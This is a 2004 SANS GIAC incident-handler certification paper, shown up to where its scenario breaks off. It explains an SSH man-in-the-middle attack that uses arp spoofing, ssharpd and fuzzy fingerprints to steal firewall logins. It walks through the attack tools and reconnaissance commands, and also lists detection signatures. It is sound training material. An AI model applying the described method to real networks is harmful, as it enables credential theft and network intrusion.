



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

GCIH Practical Exam Submission
By
Charlotte Sawyer
GIAC Certified Incident Handler (GCIH)
Practical Assignment v.3 Option #1
Submitted 5/24/2004

SSH and Fuzzy Fingerprints

I. Statement of Purpose/Abstract

The general purpose of this paper is to expand upon the work done by others in the area of Secure Shell (SSH)¹ and it's vulnerabilities. The previous work done by various GIAC candidates can be found at <http://www.giac.org/cert.php>. Some of the more notable papers include: Toby Kohlenberg's² http://www.giac.org/practical/Toby_Kohlenberg_GCIH.zip, Raul Siles³ http://www.giac.org/practical/GCIH/Raul_Siles_GCIH.pdf and Julian Beling's⁴ http://www.giac.org/practical/Julian_Beling_GSEC.doc.

More specifically, the exploit described in this paper seeks to acquire the username and password to a Cisco PIX firewall which then could be used as an avenue for further attacks against the organization. The focus of this paper is on the firewall, however, some suggestions about what else to check on internal systems are included.

A traditional SSH man-in-the-middle attack uses either arp spoofing or DNS spoofing to redirect the packets on the wire and then waits for the victim user to initiate a connection to the SSH server. At that time, the attacker hopes that the victim user accepts the new SSH message digest or "fingerprint" as a valid one from the SSH server, when in fact it is a fingerprint from the attacker's system. When the victim user accepts that fingerprint and signs in, they are actually talking to the attacker's system which then in turn is talking to the server. Thus the attacker's system is between the victim user's system and the SSH server.....the "man" in the middle.

The exploit in this paper employs social engineering factors in addition to a traditional SSH attack with the use of fuzzy fingerprints. The fuzzy fingerprints are calculated from the SSH key information available over the network. The calculation process is effectively a brute force process that attempts to generate a key with a fingerprint approximating the real one -- a close enough match that the user will willingly accept it as valid.

The tools used in this demonstration include ssharpd 0.50⁵ (by Sebastian Krahmer), ffp 0.0.8⁶ (by plasmoid), and the dsniff suite of tools by Dug Song^{7, 8}. These tools can be found at the sites listed in the References.

arpspoof from the dsniff suite is used to fool the victim system into believing that the attacker system is really the server, and fool the server into believing that the attacker system is the victim system.

ssharpd handles the SSH portion of the exploit, providing both the server and client function on the attacker's system so that it can pass the SSH activity back and forth between the victim and server. Using the basic feature set of ssharpd, the user id and password used by the victim to SSH into the server are recorded for later use by the attacker. This is the mode used in the attack discussed in this paper.

ffp (fuzzy fingerprint) is the tool that is used to calculate a good fake fingerprint the attacker system will present to the victim user instead of the real one on the server; enhancing the likelihood that the victim user will accept the fingerprint as the valid one.

The targeted audience for this paper is anyone interested in, or responsible for, the technical aspects of network security. Portions of it may be too technical for many management-types, but the policy and procedure implications are still vital for them to understand. Hopefully, the technical portions will provide useful information for system, network, or security administrators to help them understand the risks and actions they can take to mitigate the effects of an exploit.

II. The Exploit

Name: SSH Man-In-The-Middle using Fuzzy Fingerprints

Surprisingly, there are very few identifications for the basic SSH man-in-the-middle exploit. I was able to locate only one identification on Bugtraq⁹ www.neophasis.bugtraq.org -- Bugtraq id 3460 which focuses on arp cache poisoning and man-in-the-middle attacks. It is classified as a Design Error and was originally published Oct 22, 2001. No CERT/CC number showed up in a search of www.cert.org.¹⁰ Also, I found no match at www.cve.mitre.org¹¹ amongst the CVE (Common Vulnerabilities and Exposures) entries or candidates.

This exploit takes advantage of the way SSH works in its communications between two systems. An important portion of the process is to have a person verify the fingerprint by hand. Any process or event that encourages or causes the

The screenshot shows the VeriSign SecurityFocus website. The main navigation bar includes links for Home, Foundations, Microsoft, UNIX, IDS, Incidents, Virus, Pen-Test, Firewalls, Bugtraq, Newsletters, and Mailing Lists. A secondary bar lists Vulnerabilities, Library, Calendar, Tools, and Service Vendors. The main content area is titled 'VULNERABILITIES' and displays a specific entry: 'IEEE 802.11b Arp Cache Poisoning Man-in-the-Middle Vulnerability'. This entry is presented in a table with columns for info, discussion, exploit, solution, credit, and help. The 'info' column contains details such as bugtraq id (3460), object (802.11b), class (Design Error), cve (CVE-MAP-NOMATCH), remote (Yes), local (No), published (Oct 22, 2001), updated (Oct 22, 2001), and vulnerable systems (IEEE 802.11b, Microsoft Windows XP Home, Microsoft Windows XP Home SP1, Microsoft Windows XP Professional, Microsoft Windows XP Professional SP1). A 'not vulnerable' section is also present. On the right side, there is a 'VULNS' sidebar with filters: By Vendor, By Title, By Keyword, By BugTraq ID, By CVE ID, and By Published Date. A 'Subscribe Now' button is visible in the top right corner.

person to accept an invalid fingerprint puts the entire internal network into the hands of the attacker. Therefore, social engineering is a vital portion of the exploit. A failure in this portion of the exploit will cause total failure of the attack.

The technical aspect of the exploit depends to a significant degree on arp spoofing or DNS spoofing. This paper will focus on arp spoofing. There are many good documents on the internet discussing arp spoofing. Sean Whalen's¹³ is the easiest to understand.

Another important portion of the exploit is to have the attacking system act as the router for the victim server and victim user. For best results, all traffic to and from those systems need to be routed. Otherwise the attack may be discovered prematurely. A portion of the ssharpd documentation by Sebastian Krahmer⁸ was very useful in assuring that the SSH traffic was properly routed. (Krahmer, README.ssharp, pg. 1)

A. Vulnerable versions

1. Vulnerable versions of arp

In a traditional arp spoof environment the attack is done by taking advantage of a weakness in the arp protocol and using gratuitous arps. Gratuitous arps are those that "magically" appear in the arp cache without having been requested by the system. As some operating systems have been enhanced to not be vulnerable to this, another method of arp spoofing has been developed. This alternative method is to simply flood

the network with arp responses so that when a system sends out an arp request, it receives the spoofed response rather than the real one.

Networked systems address each other by their MAC addresses; not the IP addresses we are used to seeing/using. Every time they communicate, they must map or relate the IP address for the destination system to a MAC address. For instance, when a system needs to communicate with another system with the IP address of 172.16.0.14, it goes through the following steps:

- a) Is the MAC address for 172.16.0.14 known to me? Check arp table.
- b) If it's not there, check to see if the IP address is local to me. Is it within the range specified by my IP address and subnet mask and therefore in my broadcast domain¹²? Send out a broadcast packet asking for a MAC address of either 172.16.0.14 or gateway.
 - (1) If it is local, arp for the MAC address of the system with the IP address of 172.16.0.14.
 - (2) If it is not local, ask the network for the MAC address of the router or gateway with an arp request
- c) Once the system has the MAC address for 172.16.0.14, it sends all communications to that MAC address.

In an arp implementation designed according to the RFC¹³ there is no mechanism to verify that the arp response is actually the response to the request. According to the RFC, when a system finds an arp packet on the wire, it adds the entry to its arp table. If the entry pre-exists, it is updated with the new information. Since there is no sequence number or other tracking info in the packets, there is no opportunity to avoid spoofing.

Because of the structure of arp, almost all operating systems are vulnerable to this attack. Even if the operating system's IP stack does not accept gratuitous arps, the strategy of doing an arp response flood will often guarantee that arp spoofing will work. Documenting exactly what operating systems and versions are susceptible to either variation on arp spoofing is beyond the scope of this project. However, the results would be very interesting. Since the lab environment for this project included only Red Hat 9, I have verified that Red Hat 9 did not seem to accept gratuitous arps, but was subject to the arp response flooding strategy.

In testing unrelated to this project, I was able to verify the following:

Netware 5.1 SP 5	vulnerable to gratuitous arps
Windows 2000 Pro SP 4	vulnerable to arp response flooding
Windows XP SP1	vulnerable to arp response flooding
SuSE 9	apparently not vulnerable at all
SuSE SLES 8.0	apparently not vulnerable at all

At the time of this writing, I was able to find information¹⁴ on the Web indicating that Solaris has been designed with features to minimize the potential for arp table poisoning. (Whalen, p 6) It ignores gratuitous arps. I have not been able to verify this fact.

2. Vulnerable versions of SSH

The SSH service has been described in great detail in work done by others, so I will not repeat that work. In the list of References, I have listed some of the valuable papers I have located, including links. Raul Siles¹³ is a very extensive resource, and Toby Kohlenberg's² is a very understandable resource.

The most common implementation of SSH is OpenSSH. It has been developed from the crypto and SSL libraries available from the OpenSSL Project¹⁵. It follows the SSH protocol defined in the IETF drafts¹⁶, and therefore requires the user to verify that the public key is known and accurate when initially received. Any version of SSH which meets this requirement will be vulnerable to this exploit.

3. Requirements to succeed with this exploit

The conditions that allow the attack to work are:

- a) A location where the attacker can be either
 - (1) between the victim user and the victim server or
 - (2) on the same network segment with the two victim systems
- b) A network device(s) (hub or switch) which has not been configured to watch for changing MAC addresses. If it is a switch, it is convenient to have it be susceptible to a macof⁸ attack – where the switch is flooded with traffic and MAC addresses until it gives up and becomes a nice, efficient hub.
- c) Successful deployment of an arp spoof or a DNS spoof attack that causes the victim user's system to send all its traffic to the attacker. Also it is required that the victim server send all its traffic to the attacker. The attacker then needs to be able to pass to the appropriate system, the appropriate traffic, acting as a router.

- d) Attacker has adequate access to the victim server to be able to gather the SSH fingerprint.
- e) The attacker has plenty of time to crunch the fuzzy fingerprints.

B. Protocols/Services/Applications

The major applications used in this exploit are; 1) arpspoof, 2) SSH, and 3) ffp.

1. Arpspoof

The arp protocol and arp spoofing has already been described in the previous section.

The arpspoof tool takes as input the IP number of the system you are pretending to be (SystemA) as well as the IP number of the system you want to fool (SystemB). The tool then crafts arp response packets addressed to SystemB claiming that the attacking system is SystemA. It sends those packets out continuously until you stop it.

When arpspoof is stopped (with a Ctrl-C) it sends out three packets addressed to SystemB telling it the correct MAC address for the system you're pretending to be. In other words, it cleans up after itself.

2. SSH

For the purposes of this document, a server is any system that accepts SSH as an access method -- whether it's a file, web, or other server or is a network device like a firewall or router.

In a normal SSH session using password authentication, the sequence of events are:

- a) the server is listening on port 22 for a request from the user system
- b) the client starts with a request to the server for an SSH connection on port 22
- c) both the client and server generate a shared secret and session number
- d) the server sends a session key which is a signed hash of the shared secret and session number to the client

- e) the client tries to authenticate the server's host key, usually by comparing the signed hash with a database of known server keys stored in "known_hosts" file for each user on the client system
 - (1) if there is a matching entry for the server, the user is prompted for the password
 - (2) if there is no matching entry, the user is prompted to validate the fingerprint -- the familiar de:ad:be:ef:fa:df:ac:ea:ce formatted string and a message saying the authenticity of the server can't be verified.
 - (a) If the user answers "no", the request for SSH is terminated.
 - (b) If the user answers "yes", the fingerprint is added to the "known_hosts" file for later use
 - (c) the user is prompted for the password
- f) the client generates a hash of the user authentication password
- g) the client sends the user name and password hash to the server
- h) the server tries to authenticate the user (not the client system) by comparing the hash with known hashes on the server
- i) if both systems successfully authenticate each other, a connection is established according to the configuration specified, including ports specified and X11 forwarding, if any
- j) both systems generate symmetric session keys according to the SSH configuration and re-generate those keys in accordance with the KeyRegenerationInterval setting in the config file. (This is specified in number of seconds.)

The first time a particular pair of systems are initiating an SSH connection, there will be no key that matches, so the user will always see the fingerprint and the query to verify that it is correct.

The tool used in this exploit to handle the SSH portion of the attack is ssharpd. This package takes advantage of an existing SSH installation. Its purpose is to gather usernames and passwords. ssharpd provides mechanisms to handle two channels of SSH communication. The one between the victim user and the attacking system, and the one between the attacking system and the target server.

3. ffp (fuzzy fingerprint)

This is where the social engineering comes in. The entire validity of the encrypted session is dependent on the user verifying with some out-of-band source (i.e. written or emailed keys from the system administrator), the entire fingerprint. If it is off by even one character, it is proof of one of two things:

- a) A typo or mistake in the out-of-band-source for the key, or
- b) A man-in-the-middle attack.

By design, ffp only works with SSH version 2 keys. That is only one of the pieces of information needed to figure out if and how to generate a fuzzy fingerprint for a particular system.

The information needed includes 1) SSH version, 2) the key type used, and the target fingerprint. This information is available with the use of ssh-keyscan. Luckily for an attacker, this is readily available over the network. Normally the process of requesting this information does not trigger intrusion detection processes or other monitoring functions, as it is normal traffic.

A default installation of OpenSSH will support both RSA and DSA keys on version 2. It will also support both version 1 and version 2 sessions. However, a particular installation may be configured to match specific characteristics. Therefore, rather than assuming that a particular installation supports all those options, and because it's easy to do, it's good to verify the capabilities of the victim SSH server using ssh-keyscan.

The following command shows the SSH version and verifies which key type is available:

```
ssh-keyscan -t rsa system-name-or-IP > filename
```

The options specify:

```
-t key type -- rsa or dsa
system-name-or-IP -- name or IP of victim SSH server
> -- automatically redirect output to file for retention
filename -- filename w/full path if needed where to save the
           results for later use
```

```
root@attacker:~/new-practical
File Edit View Terminal Go Help
[root@attacker new-practical]# ssh-keyscan -t rsa 172.16.0.15
# 172.16.0.15 SSH-1.99-OpenSSH_3.5p1
172.16.0.15 ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAIEApcE2rTBAXGKL1hdvqQD/JfoKfrkBAOCgCMWL+oNMgRH3F2ThRlw1
EOfE2DAG+Hi7AxvJiFwsUVON8Uzz/OWxU06CSiKZCflPpCqtzTBUXneWJftvAlNkGCSRutIMWVAYtnPlbkdcU8zy16onN/pmj9s0
PJUA1ytjyeUcvm9QhzE=
[root@attacker new-practical]#
```

In the above graphic, the output was not redirected to a file, but instead captured in the screen shot. The above results shows that the server is running version 3.4p1 of OpenSSH. It also indicates that the version 2 option for rsa keys (ssh-rsa) is supported. (Version 1 keys for rsa format are designated with rsa; version 2 keys are designated as either ssh-rsa or ssh-dsa.)¹⁷ Due to the mathematics involved, rsa keys are faster to generate than dsa keys.

The server sends the client the banner, such as "SSH-1.99" describing the options available¹⁸.

SSH-	we're going to talk SSH
1	either SSHv1 or SSHv2 (remote major version)
.	delimiter
99	SSHv2 is ok too (remote minor version)

Depending on the specific configuration or command line options on the systems, the appropriate version and key types will be negotiated between the server and the client.

Still needed for the input to ffp is the fingerprint of the system. To get that, use the following command:

```
ssh-keygen -f /ssh-keyscan-output-file -l
```

The options specify:

- f ssh-keyscan-output-file -- file where output from SH-keyscan is stored
- l -- list (aka fingerprints)

```
root@attacker:~
File Edit View Terminal Go Help
[root@attacker root]# ssh-keygen -f keyscan.out -l
1024 13:7d:3c:ff:5d:29:f1:2f:5e:e9:45:4f:b2:b1:d3:7a 172.16.0.15
[root@attacker root]#
```

Basically what this command is doing is re-generating the key using the input from the victim server to determine what the fingerprint would be.

Once ffp is started, it begins the process of calculating various keys to find one that produces a fingerprint similar to the target -- effectively brute forcing a matching fingerprint. The process takes a significant amount of time. The output of ffp is 10 proposed fingerprints from which the attacker may select. Human selection is needed because it is a human that's being fooled.

C. Description

There is one remaining component to this exploit I haven't described. That is social engineering – the attacker is hoping the victim user will be less than studiously cautious. The reasons for the lack of cautiousness are irrelevant. It doesn't matter whether the victim user had a bad night last night and is tired, is overworked and distraught, is under pressure from users to resolve whatever the issue is, or is having a wonderful day. The bottom line is – if the victim user is not exceedingly cautious in their use of SSH, they are vulnerable to this type of attack.

The added effect of fuzzy fingerprints means that the victim user must check each character in the fingerprint string to verify that it is exactly as expected. Since it's normal for a person to give the fingerprint a once over and determine if it's correct or not, it's very easy to get an inappropriate acceptance of the fingerprint. It only has to LOOK like the right one; not necessarily BE the right one. Even a one character difference can be the indicator of a SSH man-in-the-middle attack.

Once the attacker has convinced the victim user to accept their fingerprint as the real one, he is able to glean the necessary username and password to access the SSH server himself. This means that he can do anything he wants, including configuring firewalls to allow himself additional access, defacing web servers, modifying data to his advantage or using these systems to gather resources to carry on an attack on other systems and organizations. He "owns" the SSH server and, in the case of a firewall or router, will soon "own" the systems behind it.

D. Variants

Arp spoofing and ssharpd aren't the only methods of accomplishing this exploit. One variation would be to use DNS spoofing instead of arp spoofing. Another variant would be using Dug Song's sshmitm instead of ssharpd.

1. DNS spoofing:
Using DNSspoofer instead of arpspoof is an easy programmatic change to make. DNSspoofer is part of the same suite of tools as arpspoof and works in a similar fashion.

The primary difference between using DNS spoofing and arp spoofing relates to the architecture of the network and the specific information the attacker has about that structure. In fact, it would allow for more flexibility in the attacker's location as he would only have to be between the victim and the victim's DNS server.


A simple packet capture will provide the attacker with adequate information to determine which is the better option to use. If the packet capture shows DNS requests and responses, DNS spoofing is a valid option. If not, arp spoofing is likely to be the best option.



2. `sshmitm`
Using `sshmitm` instead of `ssharpd` should perform adequately. `sshmitm` does not take advantage of an existing SSH installation, instead providing all the functionality needed itself. For this project, I was unable to get `sshmitm` to work properly; I believe this is because I was unable to successfully install the required Berkeley db4 package used by the standard `dsniff` tarball package. I found instead a `dsniff` rpm that I was able to install. My difficulties with `sshmitm` lead me to believe there was something "not quite right" about that rpm. The `DNSspoofer` and `arpspoof` portions worked flawlessly however.

E. Signatures of the attack

Many of the common symptoms and indicators seen for this type of attack are similar to arp spoofing attacks and standard man-in-the-middle attacks like those done with `telnet`.

1. When doing packet captures (via `ethereal`, `tcpdump`, etc), the attacker's MAC address is involved in each packet as it forwards traffic between the victim user and the victim server. The IP numbers appear to be correct; the problem only shows up with the MAC address.





You'll notice in the above 3 graphics, the MAC address of the sending address is the same, but that it is announcing itself as being two different IP numbers. It is doing an arp response flood for both systems so that all the traffic from those two systems will come to the attacking system.

2. "Foreign" MAC addresses in the arp tables of network devices or systems, are a strong indicator of arp spoofing or arp poisoning.
3. Some network devices, such as intrusion detection devices, may be able to monitor and alert for indications of arp spoofing.

In addition to the arp spoofing indicators, the following may be useful in detecting a SSH man-in-the-middle attack.

4. The best indicator of this attack is mismatched fingerprints for the SSH key at the SSH session startup. However, due to human nature, this is the least likely indicator to be discovered.
5. Often the response time to your SSH server will be noticeably slower. This appears to be because the attacking system has to run so many processes to maintain the environment as well as decrypt and encrypt all the communications between itself and the victim server as well as between itself and the victim user.
6. Unauthorized or unexpected changes to network devices or systems are the most easily noticed symptom and alone, are a cause for alarm. However, this symptom alone does not indicate a SSH man-in-the-middle attack.
7. Unexpected entries in the logs from the PIX indicating that someone accessed it in "config mode". Look for entries containing the phrase *"executed the 'configure t' command"*. This log entry indicates that someone went into config mode on the pix. It doesn't necessarily mean they made a change or saved the change. Be careful that the event wasn't part of normal maintenance on the system.
8. Entries in the "known_hosts" file on the victim user system whose fingerprint doesn't match perfectly with the fingerprint from the actual system could be an indicator of a past SSH man-in-the-middle event. This can be monitored with an automatically running script (cron, at, or Scheduled Tasks, depending on the operating system) to compare an existing "known_hosts" files containing acceptable SSH fingerprints with the current "known_hosts" file. Any discrepancy in the compared files must be carefully reviewed to verify that it is a valid and expected change to the file. This effectively gives you a second chance to validate the SSH fingerprints.


III. The Platforms/Environments

The hypothetical target organization is a small legal firm with no dedicated technical support staff. They are located in a large office building in the core downtown area of a large metropolitan area. A web design and technical support company in the building ("Rent A Geek Inc.") provides all technical support (web design, desktop, network, and server support) on an as-needed basis. The ISP is also located in the same building. The attacker is a disgruntled party in a past legal action who happens to work in the same building that houses the legal firm.

Now for a description of the environment. Red Hat linux was used extensively in this environment.

Network

The internet feed is provided from the ISP via a port in a Cisco 4506 routing switch. In the legal firm's office space, that feed is connected to a PIX firewall model 506 with two interfaces, internal and external. The PIX is running version 6.2(1) software and configured to allow web browsing, DNS requests, and ntp packets through. Also the legal firm's web server serves web content out to the internet. See Appendix D for configuration information. The PIX is also configured to allow SSH sessions for management by the external support staff. The victim network is an 8 port hub connected on the internal interface of the PIX. The



The physical office is small, with only 3 offices and desks, one printer, and a server providing DNS, file and print services to internal users, and serving web pages to the internet.

Server

The server is running Red Hat linux 9.0 offering SSH, samba (Windows file system), cups (print services), and httpd. Generally this system does not run a Graphical User Interface (GUI).

Victim User ("Rent a Geek" employee)

The victim user's system is running Red Hat linux 9.0 and using Gnome for the GUI. The victim user is in the process of developing greater understanding of Linux by beginning to work with it. The victim user is a member of the technical support team that provides support for the legal firm. For this reason, the system is located in the support company's office.

Attacker

The attacker system is also running Red Hat linux 9.0 and using Gnome for the GUI. Packages installed for use include

- ffp -- ffp-0.0.8.tar.gz by plasmoid
- libnet – libnet-1.0.2a.tar.gz¹⁹
- ssharpd – 7350ssharp-0.5.0.tgz by Sebastian Krahmer
- dsniff – dsniff-2.3-0.dag.rh90.i386.rpm and dsniff-2.3_1_rh9.i386.rpm by Dug Song including both arpspoof and sshmitm^{20 21},
- IPtables – included in RH9
- tcpdump -- included in RH9
- tcpdump_diags – included in RH9
- ethereal -- included in RH9

IV. Stages of the Attack

A. Reconnaissance

The attacker is a disgruntled party in a legal action involving the small legal firm. He wants his revenge, but isn't sure what he's going to do yet.

He starts out by viewing the legal firm's web pages. They actually look sort of boring. The only thing interesting that shows up is a mention at the bottom of the main page in fine print that the site is built by "Rent a Geek, Inc." Interesting. They're in the same building as the legal firm. They do web design, desktop, network, and server support for many of the small businesses in the building.

Out of curiosity he runs a ping against the domain name.

